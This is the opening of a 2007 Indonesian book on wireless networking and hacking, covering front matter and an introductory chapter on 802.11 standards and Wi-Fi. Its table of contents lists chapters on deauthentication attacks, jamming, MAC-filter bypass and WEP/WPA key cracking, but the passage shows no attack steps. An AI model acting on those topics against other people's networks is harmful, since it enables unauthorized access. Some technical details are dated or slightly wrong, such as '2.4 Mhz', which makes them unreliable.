



JASAKOM E-LEARNING

WIRELESS KUNG FU

Networking & Hacking

S'CO



JASAKOM



JASAKOM



WIRELESS KUNG FU

Networking & Hacking



S'to

<http://www.Jasakom.com/Penerbitan>

WIRELESS KUNG FU : NETWORKING & HACKING

Hak Cipta © 2007 pada penulis

Hak Cipta dilindungi Undang-Undang. Dilarang memperbanyak atau memindahkan sebagian atau seluruh isi buku ini dalam bentuk apapun, baik secara elektronis maupun mekanis, termasuk memfotocopy, merekam atau dengan sistem penyimpanan lainnya, tanpa izin tertulis dari Penulis dan Penerbit.

ISBN 978-979-1090-06-3

Cetakan Pertama : Agustus 2007
Cetakan Kedua : Desember 2007

Publisher
Jasakom

Web Site
<http://www.jasakom.com/penerbitan>

Email
admin@jasakom.com

Contact
PO Box 6179 JKB
Fax : 021-56957634
HP : 0888-1911091

Ketentuan pidana pasal 72 UU No. 19 tahun 2002

1. Barang siapa dengan sengaja dan tanpa hak melakukan kegiatan sebagaimana dimaksud dalam pasal 2 ayat (1) atau pasal 49 ayat (1) dan ayat (2) dipidana dengan pidana penjara paling singkat 1 (satu) bulan dan/atau denda paling sedikit Rp. 1.000.000 (satu juta rupiah) atau pidana penjara paling lama 7 (tujuh) tahun dan/atau denda paling banyak Rp. 5.000.000.000,00 (lima miliar rupiah).
2. Barang siapa dengan sengaja menyiarluar, memamerkan, mengedarkan, atau menjual kepada umum suatu Ciptaan atau barang hasil pelanggaran Hak Cipta atau Hak Terkait sebagaimana dimaksud pada ayat (1), dipidana dengan pidana penjara paling lama 5 (lima) tahun dan/atau denda paling banyak Rp. 500.000.000,00 (lima ratus juta rupiah)

Kata Pengantar

Sudah sekitar satu setengah tahun yang lalu saya berniat membuat buku mengenai wireless namun niat tersebut baru bisa tercapai sekarang. Selama satu setengah tahun, perkembangan jaringan wireless benar-benar diluar perkiraan dan sekarang bukan hal yang "wah" lagi ketika saya katakan kepada Anda bahwa dirumah saya, terdapat lebih dari 10 jaringan wireless yang terdeteksi setiap hari !

Buku kecil ini disusun untuk dua tujuan besar yaitu memperkenalkan dan mengoptimalkan penggunaan jaringan wireless serta mengamankan jaringan wireless. Pembahasan tentang hacking sangatlah penting mengingat dari jaringan wireless yang terdeteksi dirumah saya saja, sebagian besarnya bermasalah. Dengan mudah bisa di "hack" dan memungkinkan penggunaan internet secara tidak sah.

Melalui buku ini, saya sangat mengharapkan bisa menjelaskan kepada Anda seluk beluk jaringan wireless yang masih "hitam" seperti memanfaatkan jaringan Ad-Hoc, mensetting AP agar aman, bagaimana hacker melakukan aksinya, dlsb. Karena pengetahuan saya yang juga terbatas, kesalahan mungkin saja terjadi dan bila Anda menemukan kesalahan pemahaman yang saya lakukan, jangan ragu-ragu email ke saya dan akan saya perbaiki pada edisi berikutnya.

Akhir kata, semoga buku ini berguna buat pembaca-pembaca yang setia mendengar ocehan saya melalui tulisan-tulisan yang berantakan ini pada buku Hitam terbitan Jasakom.

S' to

email : sto@jasakom.com

<http://www.jasakom.com/sto>

Jasakom e-Learning Versi 1.00


Jasakom e-Learning v1.00

Http://www.jasakom.com

- * Kebutuhan system :
 - * Layar Min 1024 * 768
 - * Sound Card
 - * Microsoft .NET Framework 2.0
 - * TSCC CODEC

PENTING !!

1. Install .NET Framework 2.0 yang disediakan di CD ⇒ \Install_Saya\dotnetfx.exe




TIPS:

Jangan lupa install CODEC agar video bisa ditampilkan

Install CODEC

2. Install Codec Player di sini agar Video bisa ditampilkan

3. Selesai. Jalankan program **Js-elearning.exe** untuk mengakses e-Learning Versi 1.00 dari Jasakom



Daftar Isi

BAGIAN 1 Wireless networking1

BAB 1 Wireless, Wi-Fi dan 802.11.....	3
Wireless Pengganti Kabel	3
Standarisasi dan Istilah Wireless ?? AAaaaarrggghhhh !!!!	6
IEEE dan Wi-Fi.....	7
802.11a, 802.11b, 802.11g dan 802.11n	11
Standarisasi Mana yang harus saya pilih ?	13
Kecepatan Promosi dan Kecepatan Aktual.....	14
Berapa Jauhkah Jangkauan Wireless ?	16
Rangkuman Standarisasi 802.11	16
BAB 2 Wireless Modus Ad-Hoc.....	19
Bagaimana Jaringan Ad-Hoc Bekerja	20
Membuat Jaringan Ad-Hoc dengan Windows XP	22
1. Menyiapkan Komputer Ad-Hoc pertama	22
2. Bergabung ke jaringan Ad-Hoc	28
Alamat IP Wireless Adapter	30
Internet Sharing dengan Ad-Hoc	31
Ad-Hoc, Jangan banyak-banyak yah	34
BAB 3 Wireless Modus Infrastructure	35
Access Point (AP)	38
Kok AP Ada Tanduk Setannya ?	39
CSMA/CA Biang Kerok Penurunan Kecepatan Wireless.....	41
Pelemahan Gelombang Radio	43
Jumlah Client Untuk Sebuah AP	45
BAB 4 Konfigurasi Jaringan	
Wireless Modus Infrastructure	47
Bentuk Fisik Access Point (AP).....	47
Masuk ke menu konfigurasi AP.....	52

Setting Wireless	53
Wireless Network Mode	54
Wireless Network Name (SSID)	55
Wireless Channel	57
Melihat Informasi Jaringan Wireless dengan Active Scanning....	60
Active Scanning dengan Network Stumbler	62
Melihat Informasi Jaringan Wireless dengan Passive Scanning.	64
Passive Scanning dengan Kismet.....	66
Security dan Enkripsi.....	71
WarDriving.....	72
BAB 5 Cryptography for Dummies	75
Cryptography	75
Enkripsi,Dekripsi, Plaintext dan Ciphertext	76
Algoritma dan Key	77
Symmetric Cryptography.....	79
Block Cipher	80
Stream Cipher	82
Asymmetric Cryptography	83
BAB 6. Setting Keamanan Wireless.....	87
802.11 Standard	88
1. Open System Authentication.....	89
2. Shared Key Authentication (WEP)	90
Bagaimana Challenge dan Response Bekerja.....	91
Setting Type Authentication 802.11	92
Setting Pada Windows XP	92
Setting Pada AP	93
Setting WEP Keys	94
Manakah yang lebih baik ? Open atau Shared Authentication ?	96
Kegunaan Key Index pada WEP	97
Passphrase WEP Key	100
WEP Bye...bye.....	101
WPA	103
WPA2	106
Level Keamanan WPA dan WPA2 Untuk Korporasi/Enterprise	108
Rangkuman WEP, WPA, WPA2	111



BAB 7. Persiapan Peralatan Perang	113
Chipset dan Feature.....	114
Driver.....	117
Pengalaman Berburu Wireless Adapter Card	119
Antena	121
Sistem Operasi.....	123

BAGIAN 2 Wireless Hacking.....125

HACK 0x01

Illegal Disconnect Jaringan Wireless	127
Tujuan serangan	128
Teknis Serangan	129
MAC AP dan MAC Client	129
Melancarkan Serangan Deauthentication	133

HACK 0x02

DoS Jaringan Wireless dengan RF Generator.....	141
---	------------

HACK 0x03

Melewati Proteksi MAC Filtering	143
--	------------

HACK 04

Cracking WEP Keys	149
Cracking WEP Keys	149
1. Cari informasi jaringan wireless yang hendak di hack	153
2.Kumpulkan paket data sebanyak-banyaknya.....	158
3. "Membantu" menciptakan paket data.....	159
4.Crack WEP Keys berdasarkan paket data yang terkumpul ..	162
5.Gunakan WEP Keys untuk melakukan koneksi	166

HACK 05

Cracking WPA/WPA2 Keys..... 167

- 1.Cari informasi jaringan wireless yang hendak di hack169
- 2.Mendapatkan paket handshake170
- 3."Membantu" terjadinya paket handshake
bila point 2 terlalu lama171
- 4.Crack WPA/WPA2 dengan dictionary file.....171
- 5.Gunakan WPA/WPA2 Keys untuk melakukan koneksi174
- Apakah Masih aman dengan WPA/WPA2 PSK ?174

INDEX 175

PROMO INDEX 179



BAGIAN 1

**WIRELESS
NETWORKING**

BAB 1

WIRELESS, Wi-Fi dan 802.11

Wireless Pengganti Kabel

"Hari gene masih nga pernah dengar wireless ?" Kalimat iklan ini pantas diucapkan bagi yang berani mengaku asing dengan dunia wireless atau dunia tanpa kabel. Televisi, radio, handphone, remote control, alarm, cordless phone, controller XBOX 360 dan PS3, hanyalah sekian kecil dari alat-alat yang menggunakan teknologi wireless.

Wireless memang tidak bisa menggantikan semua kabel yang ada di muka bumi ini seperti kabel untuk listrik (tidak ada wireless power atau wireless PLN sehingga Anda selalu membutuhkan kabel atau baterai untuk mendapatkan listrik) namun kegunaan dari wireless sudah tidak bisa diragukan lagi.

Teknologi wireless sangat cocok dan banyak digunakan untuk menggantikan kabel-kabel mouse, kabel jaringan LAN dan bahkan kabel WAN yang sebelumnya membutuhkan jaringan dari telkom. Teknologi yang digunakan untuk masing-masing kebutuhan-pun berbeda-beda sesuai dengan jarak tempuh yang mampu ditanganinya.

Secara kasar, semakin jauh daya jangkau wireless, semakin tinggi pula kebutuhan daya dan semakin canggih teknologi yang digunakan, semakin tinggi pula kebutuhan hardwarenya. Anda tentu tidak suka bila setelah mengaktifkan jaringan wireless, handphone Anda langsung kehabisan baterai dalam waktu 1 menit bukan ? Anda juga tidak suka bila handphone Anda merespon apa yang Anda lakukan 10 detik kemudian atau mouse Anda berbentuk sebesar kelapa.

Karena itu, untuk menghemat daya dan biaya peralatan, peralatan semacam handphone, Pda, mouse, keyboard, kamera digital, remote control, dll cukup menggunakan teknologi wireless dengan jangkauan yang terbatas. Tidak ada gunanya wireless mouse Anda memiliki jangkauan 1 KM meter karena Anda tidak bisa melihat monitor Anda dari jarak sejauh ini.


Teknologi yang populer untuk menggantikan jaringan jarak pendek ini adalah si gigi biru atau bluetooth dan IrDa. Bluetooth menggunakan frekwensi radio sedangkan IrDa menggunakan sinar sehingga IrDa mengharuskan benda yang hendak dihubungkan harus diletakkan dalam posisi saling berhadapan dan tidak ada yang menghalanginya. Teknologi IrDa banyak digunakan pada remote control dan juga diimplementasikan dalam laptop.

Bluetooth belakangan ini semakin populer karena alat yang hendak berkomunikasi tidak perlu diletakkan dalam posisi saling berhadapan. Headset dan handphone misalnya, menggunakan bluetooth untuk berhubungan dengan handphone-nya sehingga Anda hanya perlu memasang headset di telinga sementara handphonennya sendiri ada di kantong Anda.

Bluetooth juga digunakan sebagai media untuk bertukar file antar handphone sehingga Anda tidak membutuhkan kabel yang rumit lagi. Ada juga mouse yang menggunakan bluetooth untuk berkomunikasi sehingga membuat mouse jenis ini tidak ada ekornya lagi.

Kedua teknologi yang digolongkan ke dalam jaringan PAN (*Personal Area Network*) ini mempunyai keunggulan masing-masing. Bluetooth yang tampaknya sangat unggul dalam segala sisi ternyata lebih rawan terhadap interfrensi sementara IrDa hampir tidak terpengaruh oleh hiruk pikuk frekwensi yang ada disekitarnya sehingga sangat cocok digunakan di dalam lingkungan yang penuh dengan frekwensi pengganggu.

Karena keunikan masing-masing, biasanya Anda masih akan menemukan kedua teknologi ini dalam sebuah peralatan elektronika seperti laptop dan handphone namun seiring dengan perkembangan jaman, peralatan akan lebih banyak memanfaatkan teknologi bluetooth dibandingkan dengan IrDa.



Gambar 1.1. Semakin jauh, sinyal dan kecepatan yang didapatkan akan semakin rendah

Kelompok kedua dari jaringan wireless yang mempunyai jarak tempuh lebih jauh daripada PAN dikelompokkan dalam kelompok LAN (*Local Area Network*). Teknologi wireless dalam kelompok ini ditujukan untuk menggantikan kabel UTP yang selama ini digunakan untuk menghubungkan komputer-komputer dalam sebuah gedung. Teknologi wireless yang populer untuk kelompok LAN ini adalah Wi-Fi yang menjadi fokus pembahasan kita dalam buku ini.

Kecepatan transfer data Wi-Fi yang saat ini sudah mencapai 54 Mbps, termasuk standarisasi yang sedang dikembangkan yang mampu mencapai kecepatan 248 Mbps memang masih tidak sebanding dengan kecepatan kabel UTP yang sudah mencapai 1 Gbps. Walaupun demikian, untuk sebagian besar pengguna, kecepatan ini sudah sangat memadai.

Untuk teknologi wireless yang mempunyai daya jangkau yang lebih jauh lagi daripada PAN dan LAN, dikategorikan dalam kelompok MAN (*Metropolitan Area Network*). Jaringan ini mempunyai daerah cakupan sebuah kota.

Contoh teknologi kabel yang termasuk dalam kategori ini adalah DSL sedangkan teknologi wireless yang digunakan adalah Wi-Max yang sedang hangat-hangatnya belakangan ini. Dengan Wi-Max, daerah-daerah terpencil yang selama ini terbengkalai oleh jaringan kabel bisa terjangkau.

Sampai saat ini masih terjadi tarik ulur mengenai ijin dan aturan main jaringan wireless ini karena besarnya bisnis dan uang yang ada didalamnya. Kita doakan saja agar teknologi ini segera bisa digelar dan semoga biaya penggunaannya-pun bisa murah karena biaya implementasi yang jauh lebih murah daripada kabel.

Kelompok terakhir yang cakupannya mampu menjangkau sebuah negara dan bahkan dunia dikategorikan ke dalam WAN (Wide Area Network). Termasuk ke dalam kategori ini adalah teknologi GSM yang digunakan oleh handphone. Dengan perjanjian roaming antar operator, Anda bisa menggunakan handphone Anda dari negara manapun.

Standarisasi dan Istilah Wireless ???

AAAaaaarrrrrgggghhhhhh !!!!!!!

Selama saya belajar, rasanya tidak ada standarisasi dan istilah-istilah yang lebih membingungkan daripada belajar standarisasi dan istilah yang ada di wireless network. Pertama, saya berpikir bahwa standarisasi protokol wireless yang dinamakan 801.11a pastilah standarisasi yang pertama, diikuti 802.11b dan terakhir 802.11g yang merupakan versi terbaru. Pemikiran yang salah besar !

Ketika mendengar tentang 802.1x, saya berpikir ini pastilah standarisasi protokol komunikasi wireless seperti 802.11a, 802.11b dan 802.11g. Kali ini, kesalahannya bahkan lebih besar karena 802.1x ternyata tidak ada hubungannya dengan standarisasi protokol komunikasi wireless!

Celakanya lagi, banyak yang malas menuliskan 802.11a, 802.11b, 802.11g dan menyingkat semuanya menjadi 802.11x sehingga sangat mirip dengan 802.1x !

Ketika mendengar SSID kemudian adalagi BSS, ESS dan IBSS, saya berpikir pastilah semuanya berhubungan dengan SSID namun ternyata salah juga. Setiap hari mendengar Wi-Fi, saya mengambil kesimpulan bahwa Wi-Fi merupakan singkatan dari wireless. Kali ini kesalahannya tidak bisa dimaafkan !

Untuk apa harus repot-repot dengan standarisasi ?

Untuk sebuah teknologi yang bersifat massal, sebuah standarisasi sangatlah dibutuhkan. standarisasi akan memberikan banyak keuntungan, diantaranya adalah :

Pertama, pembuat hardware yang berbeda bisa saling bekerja sama. Anda tentu tidak suka apabila wireless di laptop Anda hanya bisa berhubungan dengan peralatan yang berasal dari merk yang sama.

Kedua, pembuat hardware tambahan bisa membuat peralatan yang berlaku untuk semua peralatan berdasarkan informasi dari standarisasi yang telah baku.

Ketiga, penghematan dan perkembangan teknologi yang jauh lebih cepat. Misalnya, saat ini terdapat 2 standarisasi DVD versi terbaru yang menyimpan data jauh lebih banyak yaitu HD-DVD dan BlueRay. Pembuat film, harus memilih salah satu diantara keduanya untuk menyimpan filmnya, apakah dengan format HD-DVD atau BlueRay.

Jika pembuat film memutuskan untuk menyimpannya dalam format HD-DVD, jelas bahwa film mereka tidak akan dibeli peminatnya yang kebetulan hanya mempunyai player BlueRay. Sebagai pengguna akhir, Anda harus memilih mempunyai player HD-DVD atau BlueRay. Memiliki kedua player ini atau memilih player yang bisa memainkan kedua jenis DVD baru ini akan membuat Anda mengeluarkan uang lebih banyak dari yang seharusnya Anda keluarkan.



IEEE dan Wi-Fi

Banyak yang mencampur adukkan antara IEEE (dengan 802.11-nya) dan Wi-Fi, lebih parah lagi semua produk wireless dianggap sebagai

Wi-Fi seperti ada saja orang gila yang mengira bahwa Wi-Fi merupakan singkatan dari Wireless ! (ya, saya adalah orangnya).

IEEE dan Wi-Fi adalah dua hal yang berbeda, atau lebih tepatnya merupakan 2 organisasi yang berbeda. IEEE (*Institute of Electrical and Electronics Engineers*) merupakan organisasi non-profit yang mendedikasikan kerja kerasnya demi kemajuan teknologi. Organisasi ini mencoba membantu banyak sekali bidang teknologi seperti teknologi penerbangan, elektronik, biomedical, dan tentu saja komputer juga termasuk didalamnya. Keanggotaan organisasi IEEE diklaim mencapai 370.000 orang yang berasal dari 160 negara di dunia ini.

Pada tahun 1980 bulan 2, IEEE membuat sebuah bagian yang mengurusi standarisasi LAN (*Local Area Network*) dan MAN (*Metropolitan Area Network*). Bagian ini kemudian dinamakan sebagai 802. Benar, angka 80 menunjukkan tahun dan angka 2 menunjukkan bulan dibentuknya kelompok kerja ini.

Pernah mendengar tentang Ethernet, Wireless, Token Ring ? Ini adalah contoh dari hasil kerja kelompok 802. Karena luasnya bidang yang ditangani oleh 802, maka bagian ini dibagi lagi menjadi beberapa bagian yang lebih kecil yang lebih spesifik yang dinamakan sebagai unit kerja. Unit kerja ini diberikan nama berupa angka yang berurutan dibelakang 802. Berikut adalah contoh unit kerja dan bidang yang mereka tangani (diambil dari <http://grouper.ieee.org/groups/802/dots.html>) :

Unit Kerja	Bidang yang ditangani
802.1	Higher Layer LAN Protocols Working Group
802.3	Ethernet Working Group
802.11	Wireless LAN Working Group
802.15	Wireless Personal Area Network (WPAN) Working Group
802.16	Broadband Wireless Access Working Group

WIRELESS, Wi-Fi dan 802.11

802.17	Resilient Packet Ring Working Group
802.18	Radio Regulatory TAG
802.19	Coexistence TAG
802.20	Mobile Broadband Wireless Access (MBWA) Working Group
802.21	Media Independent Handoff Working Group
802.22	Wireless Regional Area Networks

Jika Anda perhatikan urutan angka-angka dari unit kerja, terdapat beberapa "lompatan" seperti 802.2, 802.5, 8202.12, dst. Apa yang terjadi ? Ternyata, unit kerja ini sudah pulang ke "alam baka" karena berbagai sebab seperti bidang yang ditangani sudah ketinggalan jaman atau dilebur ke unit kerja yang lain.

Unit kerja yang paling menarik tentu saja unit kerja 802.11 yaitu unit kerja yang mengurus wireless LAN (tentu saja karena ini buku tentang wireless). Unit kerja ini sendiri masih dibagi-bagi lagi menjadi unit yang "benar-benar kerja" sekarang namun tidak lagi dengan tanda titik dan angka namun dengan huruf a,b,c sehingga menjadi unit 802.11a, 802.11b, 802.11g, dst

Baik, Anda sudah melihat sekilas pandang mengenai organisasi IEEE dan spesifikasi yang dihasilkannya, lalu apa itu Wi-Fi ? IEEE telah membuat standarisasi jaringan wireless namun standarisasi ini dirasakan masih kurang lengkap untuk memenuhi kebutuhan dunia bisnis. Karena itu, dibentuklah sebuah asosiasi yang dipelopori oleh Cisco yang dinamakan sebagai Wi-Fi (*Wireless Fidelity*) yang beralamat di <http://www.wi-fi.org/>.

Organisasi Wi-Fi ini bertugas memastikan semua peralatan yang mendapatkan label Wi-Fi bisa bekerja sama dengan baik sehingga memudahkan konsumen untuk menggunakan produknya. Siapa saja anggota Wi-Fi sehingga mereka begitu berkuasa ? Cisco, Microsoft, Dell, Texas Instrumens, Apple, AT&T, dan masih banyak sekali yang tidak bisa saya sebutkan satu persatu. Anda bisa melihat daftar anggota geng dari Wi-Fi yang sangat banyak ini di http://www.wi-fi.org/our_members.php.

Organisasi Wi-Fi membuat peralatan berdasarkan spesifikasi yang telah ditetapkan oleh IEEE walaupun tidak 100% sama sehingga bisa jadi terdapat feature yang ditambahkan ke dalam peralatan wireless yang tidak ada di dalam standarisasi yang dikeluarkan oleh IEEE.


Telkom Speedy si "Penipu" ?

Istilah bit dan byte tampaknya sangat sederhana namun ternyata sangat membingungkan. Salah satu kenalan saya protes, karena di brosur telkom speedy yang katanya mampu mendownload dengan kecepatan 384 Kbps ternyata hanya mampu mencapai kecepatan yang sangat sedikit yaitu 29.6 KB/Sec (sesuai petunjuk ketika sedang mendownload program di Internet). Apa yang terjadi ? Benarkah Telkom telah melakukan penipuan besar-besaran ? Kenapa perbedaannya seperti langit dan bumi ?

Permasalahan ini terjadi karena penggunaan bit dan byte yang rancu dan membingungkan bahkan kepada penggiat komputer sekalipun. Satuan yang digunakan untuk menunjukkan kecepatan suatu jaringan, biasanya digunakan satuan "bit". Kilo bit sama dengan 1000 bit sehingga 384 Kbps sama dengan 384.000 bit/second.

Permasalahan terjadi ketika program penunjuk seperti dialog box download di windows dan kebanyakan program lainnya menggunakan satuan byte. Supaya pengguna bertambah bingung, singkatan untuk bit dan byte-pun hanya dibedakan oleh huruf besar dan huruf kecil. Misalnya, 1 Kbps (dengan huruf "b" kecil) artinya 1 kilo bit/second sedangkan 1 KBps (dengan huruf "B" besar) artinya 1 kilo byte/second. Satuan byte sendiri merupakan satuan untuk menunjukkan 8 bit, atau singkatnya 1 byte = 8 bit.

Dengan demikian kecepatan download 384 kbps mempunyai arti yang sama dengan 48 KBps (384/8), artinya dalam keadaan yang sangat teramat ideal sekali, barulah pengguna akan mendapatkan kecepatan download sebesar 48 KB/Sec dan kecepatan 29.6KB/Sec tentunya sudah sangat bagus dan bisa diterima !



Sebagai contoh, spesifikasi IEEE tidak menetapkan secara jelas bagaimana sebuah alat melakukan roaming antara satu AP dengan AP lainnya. Para produsen tentunya membutuhkan spesifikasi semacam ini, maka ditambahkanlah kebutuhan untuk ini.

Contoh lain yang ditambahkan oleh geng Wi-Fi ini adalah masalah keamanan. Ketika WEP dinyatakan tidak aman, geng Wi-Fi tidak menunggu IEEE menyelesaikan tugasnya, mereka segera mengeluarkan solusi sementara untuk menjaga jutaan pengguna wireless di seluruh dunia dengan menambahkan level enkripsi yang ternyata tidak berguna.

Secara umum, Anda bisa menyamakan Wi-Fi dengan standarisasi wireless yang dilakukan oleh IEEE karena Wi-Fi mengambil spesifikasi yang telah dilakukan oleh IEEE. Pada buku ini, saya menyamakan Wi-Fi dengan jaringan wireless 802.11x.

802.11a, 802.11b, 802.11g dan 802.11n

Dari semua unit kerja jaringan wireless yang ada, kelompok kerja 802.11b ternyata menyelesaikan tugasnya terlebih dahulu. Produsen yang sudah gatal dengan spesifikasi jaringan wireless segera membuat peralatan dengan spesifikasi ini dan dalam waktu singkat, peralatan yang dibuat berdasarkan spesifikasi ini sudah bisa ditemukan dimana-mana.

Dalam perbedaan waktu yang tidak terlalu lama, kelompok kerja 802.11a ternyata juga telah menyelesaikan spesifikasi untuk 802.11a dan kecepatan yang didapatkan ternyata berbeda jauh. Jika 802.11b hanya mampu bekerja dengan kecepatan 11 Mbps, 802.11a mampu mengirimkan data sampai dengan kecepatan 54 Mbps !

Suatu cerita sukses ? Ternyata tidak ! Spesifikasi 802.11a ternyata tidak compatible dengan 802.11b karena penggunaan frekwensi radio (RF) yang berbeda. 802.11a menggunakan frekwensi 5 Ghz sementara 802.11b menggunakan frekwensi 2.4 Mhz. Akibatnya adalah produk-produk yang bekerja dengan spesifikasi 802.11b tidak bisa berkomunikasi dengan peralatan yang dibuat dengan spesifikasi 802.11a.

Apakah produsen dan konsumen rela membuang semua alatnya dan menggantinya dengan 802.11a demi kecepatan 54 Mbps ? tentu tidak, karena biaya yang dikeluarkan terlalu besar sehingga 802.11a menjadi kurang sukses dipasaran dan 802.11b tetap berjaya sampai detik ini (Saat ini memang sudah terdapat alat yang mampu memancarkan 2.4 Ghz dan 5 Ghz namun peralatan ini masih mahal harganya).

Melanjutkan keberhasilan unit kerja 802.11b, unit kerja yang lain yaitu 802.11g membuat spesifikasi baru yang kompatible dengan 802.11b. Spesifikasi yang diselesaikan pada tahun 2003 ini mampu mengalirkan data dengan kecepatan yang sama dengan 802.11a yaitu 54 Mbps. Kedua spesifikasi ini, 802.11b dan 802.11g adalah yang paling banyak ditemukan saat ini dipasaran.

Spesifikasi lanjutan dari 802.11g adalah 802.11n yang sampai detik ini masih dikerjakan. Perkiraan penyelesaiannya-pun sudah beberapa kali mengalami kemunduran. Terakhir, batas waktu penyelesaian di mundurkan lagi dari tahun 2008 menjadi paling lambat akhir tahun 2009. Spesifikasi baru ini disiapkan untuk mampu bekerja pada kecepatan sampai 248 Mbps dan kompatible dengan jaringan 802.11b dan 802.11g.

Beberapa vendor yang tidak sabar telah mengeluarkan produk dengan kalimat embel-embel seperti Speed Booster (linksys), SuperG (surecom), High Speed, Turbo, dll yang berkemampuan 108 Mbps atau bahkan lebih. Kecepatan yang ditawarkan oleh masing-masing vendor ini tidak saling kompatible karena memang standarisasi untuk kecepatan diatas 54 Mbps yang sedang di godok oleh 802.11n belum selesai dilakukan.

Tidak semua vendor berlomba-lomba dalam mengeluarkan produk dengan kecepatan diatas standard, Motorola merupakan satu-satunya vendor yang secara resmi menyatakan tidak akan mengeluarkan produk wireless sampai standarisasi 802.11n selesai diratifikasi.

Standarisasi Mana yang harus saya pilih ?

Tampaknya pertanyaan yang sangat bodoh, "standarisasi mana yang harus saya pilih ? 802.11a, 802.11b atau 802.11g ?". Tentu saja 802.11g karena kecepatannya yang 54 Mbps dan juga karena kompatible dengan 802.11b !

Jika Anda menggunakan koneksi wireless untuk bermain internet, kecepatan yang ditawarkan 802.11b yang berkecepatan 11 Mbps sudah jauh lebih dari cukup karena koneksi internet biasanya hanya sekitar 256 kbps atau sekitar 1/44 kali kecepatan 802.11b.

Sekalipun Anda menggunakan koneksi 3.5G dari telkomsel, indosat dan XL yang menawarkan kecepatan 3.6 Mbps, 802.11b Anda masih mencukupi (Sekedar informasi, percobaan yang saya lakukan dengan telkomsel, hanya mampu mendownload dari situs international sekitar 40 KBps).

Ketika Anda menggunakan peralatan yang menggunakan baterai seperti Handphone, PDA, dll, koneksi dengan 802.11b menggunakan daya listrik yang lebih kecil dibandingkan dengan koneksi 802.11a dan 802.11g sehingga daya tahan baterai Anda akan bertahan lebih lama. 802.11b juga menawarkan daya jangkau yang lebih jauh bila dibandingkan dengan 802.11a. Jaringan 802.11b juga lebih stabil dan lebih tahan terhadap gangguan dari signal lain dibandingkan dengan 802.11g.

Jika Anda membuat jaringan komputer untuk sharing file, perbedaan kecepatan 54 Mbps dengan 11 Mbps akan sangat terasa. Lebih baik memilih 802.11g karena menawarkan kecepatan yang jauh lebih tinggi dan dengan jenis koneksi ini, Anda juga tetap bisa berhubungan dengan komputer atau peralatan yang masih menggunakan 802.11b.

Lalu kemanakah 802.11a ? kapan Anda membutuhkan peralatan dengan spesifikasi 802.11a ini ? Dengan penggunaan frekwensi 5 Ghz yang lebih tinggi dibandingkan dengan 2.4 Ghz yang digunakan oleh 802.11b dan 802.11g, jaringan 802.11a mempunyai jangkauan yang lebih pendek.

Kelebihan jaringan 802.11a adalah karena kecepatannya yang sama dengan 802.11g. Kelebihan lainnya adalah karena frekwensi 5 Ghz yang digunakan. Peralatan yang menggunakan 2.4Ghz sangatlah banyak dibandingkan dengan peralatan 5 Ghz. Jadi kemungkinan terjadinya gangguan signal menjadi lebih sedikit pada 802.11a.

Kelebihan lainnya adalah ketersediaan channel pada 802.11a lebih banyak daripada 802.11b sehingga jaringan ini otomatis bisa menangani lebih banyak client. Saya akan menjelaskan tentang masalah channel kepada Anda pada sub bab khusus.

Kecepatan Promosi dan Kecepatan Aktual

